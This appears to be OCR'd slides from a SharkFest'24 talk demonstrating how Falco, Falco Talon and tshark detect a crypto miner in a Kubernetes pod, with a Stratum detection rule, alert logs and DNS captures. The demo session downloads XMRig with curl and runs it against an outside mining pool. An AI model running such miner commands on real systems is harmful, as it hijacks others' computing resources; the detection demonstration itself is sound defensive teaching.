falco-talon-6c8f86c959-s5lwl          0/1     ContainerCreating   0          6s
falco-talon-6c8f86c959-pcvgh          0/1     ContainerCreating   0          6s
falco-talon-6c8f86c959-pcvgh          0/1     Running             0          9s
falco-talon-6c8f86c959-s5lwl          0/1     Running             0          9s
falco-talon-6c8f86c959-s5lwl          1/1     Running             0          20s
falco-talon-6c8f86c959-pcvgh          1/1     Running             0          20s
^C
root@master:~/falco-talon/deployment/helm#
```


https://docs.falco-talon.org/docs/installation_usage/helm/

Demo (sort of)

Detecting a Crypto Miner

SharkFest'24 US
June 15-20 · Fairfax, VA

#sf24us



```
- rule: Detect crypto miners using the Stratum protocol
  desc: >
    Miners commonly specify the mining pool to connect to using a URI that starts with "stratum+tcp".
However, this rule is highly specific to this technique, and matching command-line arguments can
generally be bypassed quite easily.
  condition: >
    spawned_process
    and (proc.cmdline contains "stratum+tcp" or
         proc.cmdline contains "stratum2+tcp" or
         proc.cmdline contains "stratum+ssl" or
         proc.cmdline contains "stratum2+ssl")
  output: Possible miner running (evt_type=%evt.type user=%user.name user_uid=%user.uid
user_loginuid=%user.loginuid process=%proc.name proc_exepath=%proc.exepath parent=%proc.pname
command=%proc.cmdline terminal=%proc.tty exe_flags=%evt.arg.flags %container.info)
  priority: CRITICAL
  tags: [maturity_sandbox, host, container, process, mitre_impact, T1496]
```

https://thomas.labarussias.fr/falco-rules-explorer

instruqt
>_ Terminal 1
>_ Terminal 2
tshark Documentation


```
root@master:~# kubectl exec -it dodgy-pod -- bash
[root@dodgy-pod /]# curl -OL https://github.com/xmrig/xmrig/releases/download/v6.16.4/xmrig-6.16.4-linux-static-x64.tar.gz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100 2906k  100 2906k    0     0  4867k      0 --:--:-- --:--:-- --:--:-- 4867k
[root@dodgy-pod /]# tar -xvf xmrig-6.16.4-linux-static-x64.tar.gz
xmrig-6.16.4/
xmrig-6.16.4/config.json
xmrig-6.16.4/xmrig
xmrig-6.16.4/SHA256SUMS
[root@dodgy-pod /]# cd xmrig-6.16.4
[root@dodgy-pod xmrig-6.16.4]# ./xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2
 * ABOUT        XMRig/6.16.4 gcc/9.3.0
 * LIBS         libuv/1.42.0 OpenSSL/1.1.1l hwloc/2.5.0
 * HUGE PAGES   supported
 * 1GB PAGES    disabled
 * CPU          Intel(R) Xeon(R) CPU @ 2.80GHz (1) 64-bit AES VM
                L2:2.0 MB L3:33.0 MB 2C/4T NUMA:1
 * MEMORY       3.7/3.8 GB (96%)
                DIMM 0: 4 GB RAM @ 0 MHz (null)
 * MOTHERBOARD  Google - Google Compute Engine
 * DONATE       1%
 * ASSEMBLY     auto:intel
 * POOL #1      stratum+tcp://xmr.pool.minergate.com:45700 algo auto
 * COMMANDS     hashrate, pause, resume, results, connection
[2024-06-18 14:55:44.587]  net      stratum+tcp://xmr.pool.minergate.com:45700 connect error: "connection refused"
[2024-06-18 14:56:10.593]  net      stratum+tcp://xmr.pool.minergate.com:45700 connect error: "operation canceled"
[2024-06-18 14:56:15.613]  net      stratum+tcp://xmr.pool.minergate.com:45700 connect error: "connection refused"
[2024-06-18 14:56:34.306]  net      stratum+tcp://xmr.pool.minergate.com:45700 read error: "end of file"
[2024-06-18 14:56:49.542]  net      stratum+tcp://xmr.pool.minergate.com:45700 connect error: "host is unreachable"
[2024-06-18 14:59:06.834]  signal   Ctrl+C received, exiting
[root@dodgy-pod xmrig-6.16.4]# exit
exit
root@master:~# kubectl logs -l app.kubernetes.io/name=falco -n falco -c falco | grep -E "xmr|XMR"
{"hostname":"master","output":"14:56:21.601619347: Critical Outbound connection to IP/Port flagged by https://cryptoioc.ch (ip=49.12.80.40 connection=10.42.0.16:53042->49.12.80.40:45700 lport=53042 rport=45700 fd_type=ipv4 fd_proto=fd.l4proto evt_
type=connect user=root user_uid=0 user_loginuid=-1 process=xmrig proc_exepath=/xmrig-6.16.4/xmrig parent=bash command=xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2 terminal=34816 exe_flags=<NA> container_id=e5349d
2ce787 container_image=docker.io/library/centos container_image_tag=latest container_name=centos k8s_ns=default k8s_pod_name=dodgy-pod)","priority":"Critical","rule":"Detect outbound connections to common miner pool ports","source":"syscall","tags
":["T1496","container","host","maturity_sandbox","mitre_impact","network"],"time":"2024-06-18T14:56:21.601619347Z", "output_fields": {"container.id":"e5349d2ce787","container.image.repository":"docker.io/library/centos","container.image.tag":"late
st","container.name":"centos","evt.arg.flags":null,"evt.time":1718722581601619347,"evt.type":"connect","fd.lport":53042,"fd.name":"10.42.0.16:53042->49.12.80.40:45700","fd.rip":"49.12.80.40","fd.rport":45700,"fd.type":"ipv4","k8s.ns.name":"default
","k8s.pod.name":"dodgy-pod","proc.cmdline":"xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2","proc.exepath":"/xmrig-6.16.4/xmrig","proc.name":"xmrig","proc.pname":"bash","proc.tty":34816,"user.loginuid":-1,"user.na
me":"root","user.uid":0}}
{"hostname":"master","output":"14:56:39.616220758: Critical Outbound connection to IP/Port flagged by https://cryptoioc.ch (ip=49.12.80.39 connection=10.42.0.16:57392->49.12.80.39:45700 lport=57392 rport=45700 fd_type=ipv4 fd_proto=fd.l4proto evt_
type=connect user=root user_uid=0 user_loginuid=-1 process=xmrig proc_exepath=/xmrig-6.16.4/xmrig parent=bash command=xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2 terminal=34816 exe_flags=<NA> container_id=e5349d
2ce787 container_image=docker.io/library/centos container_image_tag=latest container_name=centos k8s_ns=default k8s_pod_name=dodgy-pod)","priority":"Critical","rule":"Detect outbound connections to common miner pool ports","source":"syscall","tags
":["T1496","container","host","maturity_sandbox","mitre_impact","network"],"time":"2024-06-18T14:56:39.616220758Z", "output_fields": {"container.id":"e5349d2ce787","container.image.repository":"docker.io/library/centos","container.image.tag":"late
st","container.name":"centos","evt.arg.flags":null,"evt.time":1718722599616220758,"evt.type":"connect","fd.lport":57392,"fd.name":"10.42.0.16:57392->49.12.80.39:45700","fd.rip":"49.12.80.39","fd.rport":45700,"fd.type":"ipv4","k8s.ns.name":"default
","k8s.pod.name":"dodgy-pod","proc.cmdline":"xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2","proc.exepath":"/xmrig-6.16.4/xmrig","proc.name":"xmrig","proc.pname":"bash","proc.tty":34816,"user.loginuid":-1,"user.na
me":"root","user.uid":0}}
{"hostname":"master","output":"14:56:54.630059475: Critical Outbound connection to IP/Port flagged by https://cryptoioc.ch (ip=49.12.80.40 connection=10.42.0.16:53044->49.12.80.40:45700 lport=53044 rport=45700 fd_type=ipv4 fd_proto=fd.l4proto evt_
type=connect user=root user_uid=0 user_loginuid=-1 process=xmrig proc_exepath=/xmrig-6.16.4/xmrig parent=bash command=xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2 terminal=34816 exe_flags=<NA> container_id=e5349d
2ce787 container_image=docker.io/library/centos container_image_tag=latest container_name=centos k8s_ns=default k8s_pod_name=dodgy-pod)","priority":"Critical","rule":"Detect outbound connections to common miner pool ports","source":"syscall","tags
":["T1496","container","host","maturity_sandbox","mitre_impact","network"],"time":"2024-06-18T14:56:54.630059475Z", "output_fields": {"container.id":"e5349d2ce787","container.image.repository":"docker.io/library/centos","container.image.tag":"late
st","container.name":"centos","evt.arg.flags":null,"evt.time":1718722614630059475,"evt.type":"connect","fd.lport":53044,"fd.name":"10.42.0.16:53044->49.12.80.40:45700","fd.rip":"49.12.80.40","fd.rport":45700,"fd.type":"ipv4","k8s.ns.name":"default
","k8s.pod.name":"dodgy-pod","proc.cmdline":"xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2","proc.exepath":"/xmrig-6.16.4/xmrig","proc.name":"xmrig","proc.pname":"bash","proc.tty":34816,"user.loginuid":-1,"user.na
me":"root","user.uid":0}}
{"hostname":"master","output":"14:57:21.652153668: Critical Outbound connection to IP/Port flagged by https://cryptoioc.ch (ip=49.12.80.40 connection=10.42.0.16:53046->49.12.80.40:45700 lport=53046 rport=45700 fd_type=ipv4 fd_proto=fd.l4proto evt_
type=connect user=root user_uid=0 user_loginuid=-1 process=xmrig proc_exepath=/xmrig-6.16.4/xmrig parent=bash command=xmrig -o stratum+tcp://xmr.pool.minergate.com:45700 -u lies@lies.lies -p x -t 2 terminal=34816 exe_flags=<NA> container_id=e5349d
2ce787 container_image=docker.io/library/centos container_image_tag=latest container_name=centos k8s_ns=default k8s_pod_name=dodgy-pod)","priority":"Critical","rule":"Detect outbound connections to common miner pool ports","source":"syscall","tags
```

https://thomas.labarussias.fr/falco-rules-explorer

instruqt
>_ Terminal 1
>_ Terminal 2
tshark Documentation

```
root@master:~# kubectl get pods -A -o wide
NAMESPACE     NAME                                     READY   STATUS      RESTARTS   AGE     IP           NODE     NOMINATED NODE   READINESS GATES
kube-system   coredns-7448499f4d-dbw5r                 1/1     Running     0          12m     10.42.0.4    master   <none>           <none>
kube-system   local-path-provisioner-5ff76fc89d-bk4d7  1/1     Running     0          12m     10.42.0.6    master   <none>           <none>
kube-system   metrics-server-86cbb8457f-vs8l2          1/1     Running     0          12m     10.42.0.5    master   <none>           <none>
kube-system   helm-install-traefik-crd-xmkjf           0/1     Completed   0          12m     10.42.0.3    master   <none>           <none>
kube-system   helm-install-traefik-qqjnc               0/1     Completed   1          12m     10.42.0.2    master   <none>           <none>
kube-system   svclb-traefik-jxtrd                      2/2     Running     0          12m     10.42.0.8    master   <none>           <none>
kube-system   traefik-97b44b794-5pqmk                  1/1     Running     0          12m     10.42.0.7    master   <none>           <none>
falco         falco-falcosidekick-7c665b44fb-6jjl2     1/1     Running     0          11m     10.42.0.9    master   <none>           <none>
falco         falco-falcosidekick-7c665b44fb-w5prp     1/1     Running     0          11m     10.42.0.10   master   <none>           <none>
falco         falco-m8lk6                              2/2     Running     0          11m     10.42.0.11   master   <none>           <none>
falco         falco-talon-6c8f86c959-zl8k4             1/1     Running     0          9m34s   10.42.0.13   master   <none>           <none>
falco         falco-talon-6c8f86c959-jsck4             1/1     Running     0          9m34s   10.42.0.12   master   <none>           <none>
default       ubuntu-687c9b6454-22698                  1/1     Running     0          4m52s   10.42.0.14   master   <none>           <none>
root@master:~# tshark | grep -E "xmr|XMR"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'cni0'
1897  1939 32.098340054   10.42.0.16 → 10.42.0.4    DNS 108 Standard query 0xaec4 A xmr.pool.minergate.com.default.svc.cluster.local
 1940 32.098386621   10.42.0.16 → 10.42.0.4    DNS 108 Standard query 0xaec4 A xmr.pool.minergate.com.default.svc.cluster.local
 1941 32.098405726   10.42.0.16 → 10.42.0.4    DNS 108 Standard query 0xafc7 AAAA xmr.pool.minergate.com.default.svc.cluster.local
 1942 32.098411691   10.42.0.16 → 10.42.0.4    DNS 108 Standard query 0xafc7 AAAA xmr.pool.minergate.com.default.svc.cluster.local
 1943 32.098667276    10.42.0.4 → 10.42.0.16   DNS 201 Standard query response 0xaec4 No such name A xmr.pool.minergate.com.default.svc.cluster.local SOA ns.dns.cluster.local
 1944 32.098731343    10.42.0.4 → 10.42.0.16   DNS 201 Standard query response 0xaec4 No such name A xmr.pool.minergate.com.default.svc.cluster.local SOA ns.dns.cluster.local
 1945 32.098766704    10.42.0.4 → 10.42.0.16   DNS 201 Standard query response 0xafc7 No such name AAAA xmr.pool.minergate.com.default.svc.cluster.local SOA ns.dns.cluster.local
 1946 32.098801379    10.42.0.4 → 10.42.0.16   DNS 201 Standard query response 0xafc7 No such name AAAA xmr.pool.minergate.com.default.svc.cluster.local SOA ns.dns.cluster.local
 1947 32.098868131   10.42.0.16 → 10.42.0.4    DNS 100 Standard query 0xe3de A xmr.pool.minergate.com.svc.cluster.local
 1948 32.098898722   10.42.0.16 → 10.42.0.4    DNS 100 Standard query 0xe3de A xmr.pool.minergate.com.svc.cluster.local
 1949 32.098912014   10.42.0.16 → 10.42.0.4    DNS 100 Standard query 0xe4f4 AAAA xmr.pool.minergate.com.svc.cluster.local
 1950 32.098918209   10.42.0.16 → 10.42.0.4    DNS 100 Standard query 0xe4f4 AAAA xmr.pool.minergate.com.svc.cluster.local
 1951 32.099024532    10.42.0.4 → 10.42.0.16   DNS 193 Standard query response 0xe3de No such name A xmr.pool.minergate.com.svc.cluster.local SOA ns.dns.cluster.local
 1952 32.099063166    10.42.0.4 → 10.42.0.16   DNS 193 Standard query response 0xe3de No such name A xmr.pool.minergate.com.svc.cluster.local SOA ns.dns.cluster.local
